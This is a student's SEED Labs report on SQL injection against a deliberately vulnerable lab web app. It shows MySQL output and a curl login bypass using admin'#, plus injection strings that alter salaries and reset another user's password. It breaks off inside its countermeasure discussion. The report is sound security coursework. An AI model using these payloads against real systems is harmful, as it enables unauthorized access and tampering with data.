Information Security Lab – 4

NAME: - PRANAV MURALI

CWID: - A20555824

2.1 Task 1: Get Familiar with SQL Statements:

Login to MySQL console using the following command

Show databases

```
[05/04/24]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>  show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.01 sec)
```

To display the tables present in the Users database, you can execute the given command which will list all the tables from the chosen database.

mysql> use Users;

mysql> show tables;

```
mysql>  use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

mysql> select * from credential;

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.01 sec)
```


After running the commands above, you need to use a SQL command to print all the pro le information of the employee Alice. Please provide the screenshot of your results.

```
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.01 sec)
```


2.2 Task 2: SQL Injection Attack on SELECT Statement

2.2.1 Task 2.1: SQL Injection Attack from webpage


Login screen for SQL Injection webpage:



SQL Injection webpage for admin:-



Home page for admin:-



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2.2 Task 2.2: SQL Injection Attack from command line

The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached: In this task, without knowing any employee's credentials, we need to log into the admin in terminal.

Below screenshots show how to access SQL without a password using terminal:-

```
[05/04/24]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
Logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
```

Using curl ‘www.SeedLabSQLInjection.com/index.php?username=alice&Password=111’

```
Terminal
[05/04/24]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&
Password=111'
[1] 16662
[05/04/24]seed@VM:~$ <!doctype html>
<html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWc
jLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_jpAHzBrh
BmSmx6MEjBPc9hqtdMriqEsAKIo8H7sB6dYauufDJ7d8kOMfOmzwv7ooW/sluicL/+zTVfIEpnzKOw==
" lang="en" style="background: #2B2B2B;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="icon" href="
BCAIAAACQd1PeAAAADElEQVQI12P4//8/AAX+Av7czFnnAAAAAElFTkSuQmCC">
    <link rel="preconnect" href="https://www.google.com" crossorigin>
</head>
<body>
<div id="target" style="opacity: 0"></div>
```

```
<div id="target" style="opacity: 0"></div>
<script>window.park = "eyJ1dWlkIjoiNzRhMTNlYWUtOTViYS00ODM3LWFmODQtMWQxZWRiZDQyN
TEwIiwicGFnZV90aW1lIjoxNzE0ODQ3OTg1LCJwYWdlX3VybCI6Imh0dHA6Ly94bi0td3d3LW1vMGEuc
2VlZGxhYnNxbGluamVjdGlvbi5jb20vaW5kZXgucGhwP3VzZXJuYW1lPWFsaWNlIiwicGFnZV9tZXRob
2QiOiJHRVQiLCJwYWdlX3JlcXVlc3QiOnsidXNlcm5hbWUiOiJhbGljZSJ9LCJwYWdlX2hlYWRlcnMiO
nt9LCJob3N0IjoieG4tLXd3dy1tbzBhLnNlZWRsYWJzcWxpbmplY3Rpb24uY29tIiwiaXAiOiI3My4xM
TAuMTEwLjE5NCJ9Cg==";</script>
<script src="/bPtOMprtb.js"></script>
</body>
</html>
```


2.2.3 Task 2.3: Append a new SQL statement

In the previously mentioned attacks, we are only able to extract data from the database. It would be more advantageous if we could alter the database using the same vulnerability found on the login page. One approach is to utilize an SQL injection attack to transform a single SQL statement into two, with the second one being an update or delete statement.

In SQL, a semicolon (;) is utilized to separate two SQL statements.

We will use an SQL Injection attack to modify the database. The SQL Injection string on the webpage is as follows:

Boby'; UPDATE credential SET NickName='Bob' WHERE Name='Boby' ;#




2.3 Task 3: SQL Injection Attack on UPDATE Statement


2.3.1 Task 3.1: Modify your own salary.

Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that.


Profile page of Alice. We will click on the Edit Profile link and enter our query in the nickname field.



SQL Injection to increase Alice's salary from 20000 to 60000: ',salary='80000' where EID = '10000';#




Updated Profile after injection




2.3.2 Task 3.2: Modify other people salary

After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

In the NickName field, we will inject the following SQL code to reduce Boby's salary to 1$: ',salary='1' where EID = '20000';#




Boby's salary reduced to 1$




2.3.3 Task 3.3: Modify other people' password

After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. In the NickName field, we will inject the following SQL code to change Boby's password: ',password='12345' where EID = '20000';#



Logging into Boby's account using the changed password to see if it worked



2.4 Task 4: Countermeasure- Prepared Statement

Task 2: We managed to gain access to various user accounts using a straightforward query, and we were able to modify user details and access the entire database. Interestingly, we could also gain access to accounts that were previously inaccessible to us, both through the website and the MySQL console.

To add more information, this kind of vulnerability is a serious security risk. It allows unauthorized users to manipulate data and potentially gain access to sensitive information. It's crucial for web developers to implement proper security measures, such as input validation and parameterized queries, to prevent SQL injection attacks. Additionally, regular security audits and vulnerability assessments can help identify and fix potential security issues before they can be exploited. Remember, the best defense against SQL injection and other types of attacks is a proactive approach to security.

Task3:- SQL injection poses a significant risk to an application, threatening the confidentiality and integrity of its data. It also raises concerns about the application's authentication and authorization mechanisms. By identifying and exploiting vulnerabilities in websites and applications, attackers can easily steal information stored in databases. It is crucial that SQL injection vulnerabilities are addressed and resolved without exception to maintain the security of the application. The application's authentication or authorization mechanisms should be robust and free from vulnerabilities. In our exercises, we observed that we could breach the login system by signing in as an administrator and used this access to modify data in the database that was previously inaccessible to us. Understanding these potential exploits is essential for implementing 